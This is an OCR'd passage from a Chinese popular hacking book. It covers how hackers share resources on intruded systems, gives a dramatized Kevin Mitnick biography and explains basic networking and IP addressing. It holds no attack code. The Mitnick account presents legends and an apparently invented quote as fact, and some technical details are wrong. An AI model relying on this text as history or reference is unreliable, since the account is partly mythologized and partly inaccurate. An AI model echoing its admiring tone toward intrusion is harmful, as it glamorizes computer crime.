图书籍：基础知识是可以去图书馆的书籍中学到的，黑客技术的书就没这么容易找了，虽然近年来黑客书籍开始出现了，但是书市上介绍真正黑客技术的书籍还是比较少的，一些黑客组织发行的刊物由于种种原因也不可能大面积的流传，但是市场上与网络安全相关的书籍却不少，安全技术与黑客技术本就是一对矛盾，学习这些安全技术的书籍也能学到黑客技术。

黑客的联系和交流

黑客中大多数人喜欢与别人有联系，一起交流经验探讨一些问题，互为支持体系甚至组成组织，保持社团感，黑客之间的联系和交流依赖于IRC、电子邮件、声音信箱、电话会议等联络工具进行，而且黑客们为了掩盖形迹防止追踪，这些联络工具也往往是“借“来的，当然也有人总喜欢独来独往，就像一匹孤独的狼，既不愿意帮助别人，也不愿意接受别人的帮助。黑客交流的具体内容主要包括以下三个方面：

1．技术的交流。技术交流是黑客们交流最多的内容，也是许多黑客组织形成的主要目的。黑客们虽然是解决问题的技术高手，但也会有遇上无法解决的困难，他们之间大多会经常在一起讨论一些技术问题，并一起进行测试和分析，然后公布他们的发现。

2．资源的交流。黑客们交流的资源包括了：共享系统、研究资料、FTP仓库、WEB空间等等。比如资源的交流：某个黑客在某处发现了一个很好的系统，它没有入侵检测和系统审计，他们就会把这个系统当作俱乐部，经常在那里聚会，在该系统上隐藏各种工具和资料。与熟识的黑客共享，把它作为FTP仓库。他们不会破坏该系统，也不会从该系统攻击别的系统，甚至会保护该系统防止别的黑客的到来。

3．工具的交流。黑客的工作是繁重的，所有的工作全靠手工完成的话是很累的，许多工作都要借助于一些工具，事实上黑客都有一个全面的工具集。当然这么多的黑客工具不可能是一个人开发完成，许多黑客工具都是交流得来的。一般的黑客工具是可以在Internet大大小小的不计其数的黑客网站下载到。不过这些能下载免费得到的虽然会有会有些经典的超级工具，但大多数先进的重量级工具不是那么容易得到的，它们往往只流传于某些组织内部，需要交换才能得到。

这是黑客的真正的成长过程，没有谁能一下子就能成为黑客，那种黑客神话只存在于电影或小说中，只有不断地学习不断地努力，你才会有一天忽然回首发现自己已经进了黑客这个圈子，有了许多同类的朋友！

第三节 世界头号黑客的传奇故事

巡游五角大楼，登录克里姆林宫，进出全球所有计算机系统，摧垮全球金融秩序和重建新的世界格局，谁也阻挡不了我们的进攻，我们才是世界的主宰。

——凯文·米特尼克（KevinMitnick）

在所有的黑客中被公认的世界头号电脑黑客只有一个，那就是凯文·米特尼克。凯文·米特尼克是一个极富传奇色彩甚至神话色彩的人物，是众多怀有叛逆和自由精神的黑客偶像和精神领袖。在他15岁的时候，仅凭一台电脑和一部调制解调器就闯入了北美空中防务指挥部的计算机系统主机。美国联邦调查局将他列为头号通缉犯，并为他伤透了脑筋。

凯文·米特尼克于1964年出生在美国西海岸的洛杉矶。米特尼克只有3岁的时候，他的父母就离异了。他跟着母亲生活，很快就学会了自立，但父母的离异在米特尼克幼小的心灵深处造成了很大的创伤，使他性格内向、沉默寡言。米特尼克的母亲没有多少文化，对儿童的教育缺乏经验，但这丝毫没有妨碍米特尼克超人智力的发育。事实上，在很小的时候，米特尼克就显示了他在日后成为美国头号电脑杀手应具备的天才。

米特尼克小时候喜欢玩“滑铁卢的拿破仑”游戏。这是当时很流行的游戏，根据很多专家的推算，最快需要78步能使拿破仑杀出重围到达目的地——巴黎。令人吃惊的是，年仅4岁米特尼克只用了一星期的时间就达到了与专家一致的水平——用78步便带领拿破仑冲出了包围圈，让拿破仑逃过了滑铁卢的灭顶之灾。随后，米特尼克便将拿破仑扔进了储物箱里，并淡淡地对母亲说：“已经不能再快了。”

20世纪70年代，13岁的米特尼克上小学，开始喜欢上了业余无线电活动，在与世界各地无线电爱好者联络的时候，他第一次领略到了跨越空间的乐趣。当米特尼克刚刚接触到电脑时，就已经明白他这一生将与电脑密不可分了。电脑语言所蕴涵的数理逻辑知识与他的思维方式仿佛是天作之合，他编写的程序简洁、实用，所表现的美感令电脑教员为之倾倒。网络空间最让米特尼克着迷。在那里米特尼克暂时摆脱了他所厌恶的现实生活，发泄着他对现实世界的不满。

当时，美国已经开始建立一些社区电脑网络。米特尼克所在的社区网络中，家庭电脑不仅和企业、大学相通，而且和政府部门相连。当然，这些“电脑领地”之门常常都有密码封锁。这时，一个异乎寻常的大胆计划在米特尼克头脑中形成了。他通过打工赚了一笔钱后，就买了一台性能不错的电脑。此后，他以远远超出其年龄的耐心和毅力，试图破译美国高级军事密码。不久，年仅15岁的米特尼克闯入了“北美空中防务指挥系统”的计算机主机内，他和另外一些朋友翻遍了美国指向前苏联及其盟国的所有核弹头的数据资料，然后又悄无声息地溜了出来。这确实是黑客历史上一次经典之作。1983年好莱坞曾以此为蓝本，拍摄了电影《战争游戏》，演绎了一个同样的故事（在电影中一个少年黑客几乎引发了第三次世界大战）。

在破解密码的过程中，米特尼克一开始就碰到了极为棘手的问题，毕竟事关整个北美的战略安全，这套系统的密码设置非常复杂，米特尼克最初设计的跟踪解码程序很快就败下阵来。但是米特尼克喜欢挑战，他经过努力在两个月时间升级他的跟踪解码程序后，终于找到了北美空中防务指挥部的“后门”。这正是整套系统的薄弱环节，也是软件的设计者留下来以方便自己进入系统的地方。这样，米特尼克就顺顺当当，“大摇大摆”地

进入了这个系统。

他向朋友们吹嘘："我知道美国所有指向天空，指向俄国及其盟友的核导弹的名称、数量和位置！"同伴们不相信，他就打开电脑，让他们开开眼界。小伙伴们终于相信米特尼克说的是真的，一个个都目瞪口呆，对他当然都佩服得五体投地。对此，米特尼克心理上非常满足。

闯入"北美空中防务指挥系统"之后，米特尼克信心大增。不久，他又破译了美国著名的"太平洋电话公司"在南加利福尼亚州通讯网络的"改户密码"。他开始随意更改这家公司的电脑用户，特别是知名人士的电话号码和通讯地址。一时间，这些用户被折腾得哭笑不得，太平洋公司也不得不连连道歉。

幸好，这时的米特尼克已经对太平洋公司没有什么兴趣了。他对联邦调查局的电脑网络产生了浓厚兴趣。一天，米特尼克发现特工们正在调查一名"电脑黑客"，便饶有兴趣地偷阅起调查资料来。看着看着，他大吃一惊：被调查者竟然是他自己！米特尼克立即施展浑身解数，破译了联邦调查局的"中央电脑系统"的密码，开始每天认认真真地查阅"案情进展情况的报告"。不久，米特尼克就对他们不屑一顾起来，他嘲笑这些特工人员漫无边际的搜索，并恶作剧式地将几个负责调查的特工的档案调出，将他们全都涂改成了十足的罪犯。

凭借最新式的"电脑网络信息跟踪机"，特工人员还是将米特尼克捕获了。当人们得知这名弄得联邦特工狼狈不堪的黑客竟是一名不满16岁的孩子时，无不惊愕万分。惊叹于米特尼克不寻常的天才，许多善良的、并不了解真相的人们纷纷要求法院对他从轻发落。也许是由于网络犯罪还很新鲜，法律上鲜有先例，法院顺从了"民意"，仅仅将米特尼克关进了"少年犯管教所"，于是米特尼克成了世界上第一名"电脑网络少年犯"

很快，米特尼克就被假释了。不过，他并未改邪归正。"重新做人"。电脑网络对他的诱惑太大了。这次他把目光投向了一些信誉不错的大公司。在很短的时间里，他连续进入了美国5家大公司的网络，不断发出让人愤怒的错误账单，把一些重要合同涂改得面目全非。他甚至决定向全美工业机密电脑中枢——全美数据装配系统发动进攻。

1988年他再次被执法当局逮捕，这次的原因是，DEC指控他从公司网络上窃取了价值100万美元的软件并造成了400万美元损失。这次，他甚至未被允许保释。心有余悸的警察当局认为，他只要拥有键盘就会对社会构成威胁。米特尼克被判处一年徒刑。出狱后，他试图找一份安定的工作。然而，联邦政府认为他是对社会的一个威胁，他受到严密监视。每一个对他的电脑技艺感兴趣的雇主，最后都因他的监护官的警告而拒绝了他的申请。这也许是一件十分遗憾的事，它甚至在一定意义上剥夺了米特尼克弃恶从善的可能。

1993年，一直对米特尼克心存不安的联邦调查局设下圈套，故意诱使米特尼克重操故技，以便再次把他抓进监狱。而在这方面，米特尼克从来就不需要太多诱惑，他轻易就上钩，非法侵入了一家电话网。但头号黑客毕竟不凡，他打入了联邦调查局的内部网，发现了他们设下的圈套，然后在逮捕令发出之前就跑了。联邦调查局立即在全国范围对米特尼克进行通缉。其后两年中，联邦调查局不仅未能发现米特尼克的踪影，而且甚至有报道说：米特尼克在逃跑过程中，设法控制了加州的一个电话系统，这样他就可以窃听追踪他的警探的行踪。

在此段时间中米特尼克还成功地入侵了美国摩托罗拉、美国的NOVELL、芬兰的诺基亚、美国的SUN MICRO SYSTEMS等高科技公司的计算机，盗走了各式程序和数据。根据这些公司的报案资料，FBI推算的实际损害总额达至4亿美元。

1994年圣诞节，米特尼克向圣迭戈超级计算机中心发动了一次攻击，《纽约时报》称这一行动"将整个互联网置于一种危险的境地"。这一攻击的对象中还包括一个因为米特尼克而成名的人物，即后来人称"美国最出色的电脑安全专家之一"，在该中心工作的日籍计算机专家下村勉。米特尼克从自己手中盗取数据和文件令下村勉极为震怒，他下决心帮助联邦调查局把米特尼克缉拿归案。于是两为超级高手在电脑领域里展开了一场龙争

虎斗，先是米特尼克入侵了下村家里的计算机，盗窃出对付“黑客”的软件，并留言声称：“还是我高明。”当时，下村正在距离米特尼克1000多公里外的一个滑雪地度假，忽然他随身携带的警报器响了起来。下树立即就明白：有人闯入他的“电脑住宅”。按照美国的有关法律，这是一名违法犯罪的“电脑窃贼”或者“电脑流氓”。主人有权对这种不速之客进行跟踪、追赶，直至抓获后、交给警察部门。个性倔犟的下村当即决定，非要查个水落石出不可！

可是，狡猾的米特尼克还是很快就发现有人在追捕自己。狂妄自大的他竟然用电子邮件给下村留下了这样一句话：“老子的技术天下第一，你想抓我，简直是白日做梦，痴心妄想！”下村被激怒了，他决心比一比谁更高明。不久下村就准确地捕获了米特尼克无线电话发出的指令。此后，他锲而不舍，顽强追捕这个飘忽不定、时隐时现、变幻莫测的波长。自然，米特尼克也并非“等闲之辈”。他设置了重重障碍、种种陷阱。可是，经验丰富的下村都将它们一一铲除或绕过。

终于在1995年情人节之际下村勉发现了米特尼克的行踪——下村终于找到了那个波长的真正的源头：北卡罗来纳州罗利市的电话交换中心。下村带领联邦调查局特工人员赶到罗利市后，小心翼翼地搜寻。“包围圈”渐渐缩小了。最后，已经缩小到一片布满低级公寓的街区。“罪犯肯定就在这里！”下树兴奋地说。于是，他们开始了24小时不间断监视。最后，他终于确定了这名老练对手的住所。特工人员联络当地警察局，很快就确认寓所的主人是“犯有前科”的米特尼克。

这回特工人员没有马上闯进米特尼克家的门。而是先在周围设伏，等米特尼克出门上班后，再进入他家。下村在米特尼克的电脑上取得了全部确凿的作案证据。此后，他们静静地恭候米特尼克。米特尼克回家开门后，一时间惊得张口结舌、目瞪口呆。联想丰富的他很快就明白是怎么一回事了。他悲哀地说：“我知道，这回我真的完了。”这名美国超级电脑黑客终于落网了。

1995年2月，米特尼克终于被送上了法庭。在法庭上，带着手铐的米特尼克向第一次见面并出庭作证的下村勉，由衷地说：“你好啊下村，我钦佩你的技术。”

这位著名的网络黑客终于被判刑，他将在铁窗中度过相当的一段时间。令人玩味的是，心有余悸的三位美国联邦法官一致否决了米特尼克的假释要求，按法官的话说：“如果让米特尼克假释出狱，无异于放虎归山，整个美国，甚至整个世界都要乱了。”


在狱中，米特尼克自己改造了一台不知从哪儿弄到手的AFFM收音机，并试着联网。为此，米特尼克被从普通牢房转到了另一栋隔离牢房，实行24小时关押。

2000年1月21日凯文·米特尼克获释，他的出狱又一度成为人们关注的焦点。米特尼克被捕时身体较胖，但从出狱时的电视报导来看，由于长期的狱中生活让他身体比以前略瘦，但显得更加精神。

米特尼克出狱后表示自己准备先上大学重新学习计算机。但是从目前的情况看来，米特尼克的这一愿望还远远无法实现。”因为在今后的3年的监外观察期间，他将被禁止使用计算机，甚至包括手机和调制解调器，当然更禁止使用互联网。如果要和友人叙旧或是与其他黑客进行技术交流，只能依赖以往的书信方式来交流。这对于米特尼克来说，无疑是最大的痛苦。从高中时代开始，米特尼克就沉醉于“黑客”行为而不能自拔，过着被追捕和逃亡的地下生活，除了计算机外其他事情几乎一无所知。而在现代社会中无论你从事什么工作，理所当然的是要大量地使用计算机的。不允许使用计算机，就如同缚住了米特尼克的手和脚，米特尼克注定会在精神痛苦中煎熬。

黑客行为就像吸毒一样，一旦染上就难以戒除。对于像米特尼克这样一个在因特网上来去自由的黑客高手来说更是如此。米特尼克的律师曾在法庭上为他的当事人申诉道：“他的行为就像是毒品中毒。靠当事人的理解是无论如何也改变不了的。”正因如此，人们对出狱后的米特尼克将何去何从备加关注。

米特尼克还依然年轻，米特尼克的故事还远远没有完。



第二章 进化心经


黑客必备基础知识

“万丈高楼平地起”，没有一个人生来就是黑客，听某知名黑客讲了一课或是看了某本黑客秘籍一夜之间就变成了黑客那是天方夜谭，要成为一个黑客必须从头开始，从基础开始，每个黑客都是从最基础的网络及编程知识学起的，有了最基本的知识再来学习黑客技术才能事半功倍，本章将介绍一些相关的基础知识，但篇幅有限，只能作些导向性的介绍，大家如果想真正掌握这些知识的请找相关书籍学习。

第一节 网络基础知识

一、什么是网络

什么是网络？这是大家都熟悉的一个名字，但是大多数人可能说不清网络的概念。凡是处于不同地理位置的多台具有独立功能的计算机通过某种通信介质连接起来，并以某种硬件和软件（网络协议、网络操作系统等）进行管理并实现网络资源通信和共享的系统，称为计算机网络系统。通信介质可以是有线的，例如双绞线、同轴电缆、光纤等；也可以是无线的，例如红外光波、超短波卫星微波等。网络根据通信距离和地理范围可以分为局域网和广域网。



局域网： 通信一般被限制在中等规模的地理区域内，能够依靠具有从中等到较高数据率的物理通信信道，而且这种信道具有始终一致的低误码率；局域网是专用的，由单一组织机构所使用的网络。

广域网： 广域网是一种连接两个以上地理位置并且类型不同的局域网的网络。它们通常都采用点到点连接，比局域网能提供更好更快的传输。Internet 就是全球最大的广域网，在英语中“Inter”的含义是“交互的”，“net”是指“网络”。简单地讲，Internet 是一个计算机交互网络，是一个全球性的巨大的计算机网络体系，它把全球数万个计算机网络，数千万台主机连接起来，包含了难以计数的信息资源，向全世界提供信息服务。

二、网络结构和协议

网络体系结构： 由于网络各结点之间的联系可能是很复杂的，因此，在制定协议时，一般是把复杂成份分解成一些简单的成份，再将它们复合

起来。最常用的复合方式是层次方式，即上一层可以调用下一层，而与再下一层不发生关系。通信协议的分层是这样规定的：把用户应用程序作为最高层，把物理通信线路作为最低层，将其间的协议处理分为若干层，规定每层处理的任务，也规定每层的接口标准。

世界各大型计算机厂商都推出各自的网络体系结构，为了统一标准国际标准化组织ISO于1978年提出“开放系统互连参考模型”，即著名的OSI (Open System Interconnection)。它将计算机网络体系结构的通信协议规定为物理层、数据链路层、网络层、传输层、会话层、表示层、应用层等七层，受到计算机界和通信业的极大关注。通过十多年的发展和推进已成为各种计算机网络结构的靠拢标准。

X网络协议：计算机网络中实现通信必须有一些约定即通信协议，对速率、传输代码、代码结构、传输控制步骤、出错控制等制定标准，这些标准就是网络协议。网络协议通常分为不同层次进行开发，每一层分别负责不同的通信功能。术语“网络协议”用于指示一组联合作用的单个协议。目前在使用的网络协议组有：TCP/IP、IPX/SPX，NETBOIS等，其中TCP/IP协议组最成熟最流行的协议组，现在的网际网路几乎全都是基于tcp/ip协议的。

TCP/IP协议：TCP/IP (Transport Control Protocol) 传输控制协议/Internet Protocol 网际协议)已成为计算机网络的一套工业标准协议。Internet网之所以能将广阔范围内各种各样网络系统的计算机互联起来，主要是因为应用了“统一天下”的TCP/IP协议。在应用TCP/IP协议的网络环境中，为了唯一地确定一台主机的位置，必须为TCP/IP协议指定三个参数，即IP地址、子网掩码和网关地址。IP地址实际上是采用IP网间网层通过上层软件完成“统一”网络物理地址的方法，这种方法使用统一的地址格式，在统一管理下分配给主机。TCP/IP实际上是一组协议，在协议族中包括上百个互为关联的协议，不同功能的协议分布在不同的协议层， 几个常用协议如下：Telnet (Remote Login) 远程登录服务，FTP (File Transfer Protocol) 远程文件传输协议，SMTP (Simple Mail transfer Protocol) 简单邮政传输协议，UDP (User Datagram Protocol)：用户数据包协议，它和TCP一样位于传输层。SNMP (Simple Network Management Protocol) 简单网络管理协议，ICMP(Internet Control Messages Protocol) 网间控制报文协议，SMTP (Smiple Mail Transfer Protocol) 简单邮件传输协议，POP (Post Office Protocol) 邮局协议等等。

三、常见网络设备


网络是由多台的计算机互联而成的，网络互联时，必须解决如下问题：在物理上如何把两种网络连接起来。一种网络如何与另一种网络实现互访与通信，如何解决它们之间协议方面的差别，如何处理速率与带宽的差别，解决这些问题，协调，转换机制的部件就是中继器，网桥，路由器和网关等。

中继器：传输介质超过了网段长度后，可用中继器延伸网络的距离，对弱信号予以再生放大。

集线器：这是一种以星型拓并结构将通信线路集中在一起的设备，相当于总线，工作在物理层，是局域网中应用最广的连接设备。市场上常见有10M，100M等速率的hub。

交换器：交换式以太网

数据包的目的地址将以太包从原端口送至目的端，向不同的目的端口发送以太包时，就可以同时传送这些以太包达到提高网络实际吞吐量的效果。交换器可以同时建立多个传输路径，所以在应用联结多台服务器的网段上可以收到明显的效果。主要用于联hub，server或分散式主干网。



路由器： 在多个网络和介质之间实现网络互联的一种设备，主要功能：分组转发，提供最佳路径，将不同硬件技术的网络互联起来，提供隔离，划分子网，路由器的每一端口都是一个单独的子网。)支持备用网络路径，支持网状网络拓扑，交换机，网桥要求，无环路拓扑。互联各种局域网和广域网。适用于大型交换网络。使用Route后，形形色色的通信子网融为一体，形成了一个更大范围的网络.

网关： 用来互联完全不同的网络。主要功能：把一种协议变成另一种协议，把一种数据格式变成另一种数据格式，把一种速率变成另一种速率，以求两者的统一。提供中转中间接口。

传输介质： 网络传输介质是指一般用于传送网络数字、模拟信息的专用线缆，常见的传输介质，电话线、同轴电缆、双绞线、光纤等，具体的选用要根据传输速率的要求和投资预算，一般干线用光纤，支线用同轴电缆、双绞线或电话线等。

四、IP地址

什么是IP地址：Internet网是由不同物理网络互联而成，不同网络之间实现计算机的相互通信必须有相应的地址标识，这个地址标识称为IP地址。IP地址（Internet Protocol Address）是主机在Internet上的唯一标志，它把每一台主机在Internet上给予了惟一的定位。Internet上的一台计算机可以有多个IP地址，但几台计算机不能共享一个IP地址。IP地址是一个32位的二进制数，是将计算机连接到Internet 的网际协议地址。它是Internet主机的一种数字型标识，一般用小数点隔开的十进制数表示，如121.255.255.154。

IP地址分类：IP地址由网络标识（netid）和主机标识（hostid）两部分组成，网络标识用来区分Internet上互联的各个网络，主机标识用来区分同一网络上的不同计算机。

IP地址通常分为五类，D类是广播地址，用于多目的地址发送，E类为保留地址，常用的IP是A、B、C三类：

A类： IP地址的前8位表示网络号，后24位表示主机号。其有效范围为：1.0.0.1~126.255.255.254。适用于大型网络。


B类： IP地址的前16位表示网络号，后16位表示主机号。其有效范围为：128.0.0.1~191.255.255.254。适用于中型网络。

C类： IP地址的前24位表示网络号，后8位表示主机号。其有效范围为：192.0.0.1~222.255.255.254。适用于小型网络。

广播地址： TCP/IP规定，主机号全为“1”的网络地址用于广播之用，叫做广播地址。所谓广播，指同时向网上所有主机发送报文。前面提到的广播地址包含一个有效的网络号和主机号，技术上称为直接广播（directed boradcasting）地址。在网间网上的任何一点均可向其他任何网络进行直接广播，但直接广播有一个缺点，就是要知道信宿网络的网络号。有时需要在本网络内部广播，但又不知道本网络网络号。TCP/IP规定，32比特全为“1”的网间网地址用于本网广播，该地址叫做有限广播地址（limited broadcast address）。TCP/IP协议还规定，各位全为“0”的网络号被解释成“本”网络。

回送地址： A类网络地址127是一个保留地址，用于网络软件测试，叫做回送地址。无论什么程序，一旦使用回送地址发送数据，协议软件立即返回之，不进行任何网络传输。 TCP/IP协议规

定：一、含网络号127的分组不能出现在任何网络上；二、主机和网关不能为该地址广播任何寻径信息。由以上规定可以看出，主机号全“0”全“1”的地址在TCP/IP协议中有特殊含义，不能用作一台主机的有效地址。127.0.0.1为本机地址。



子网掩码：子网掩码是一个32位二进制地址，用于快速确定IP地址的哪部分代表网络号，哪部分代表主机号，判断两个IP地址是否属于同一网络，就产生的子网掩码的概念，子网掩码按IP地址的格式给出。A、B、C类IP地址的默认子网掩码如下：

A： 255.0.0.0

B： 255.255.0.0

C： 255.255.255.0

如10.68.89.1是A类IP地址，所以默认子网掩码为255.0.0.0，分别转化为二进制进行与运算后，得出网络号为10。再如202.30.152.3和202.30.152.80为C类 IP地址，默认子网掩码为255.255.255.0，进行与运算后得出二者网络号相同，说明两主机位于同一网络。

子网掩码的另一功能是用来划分子网。在实际应用中，经常遇到网络号不够的问题，需要把某类网络划分出多个子网，采用的方法就是将主机号标识部分的一些二进制位划分出来用来标识子网。

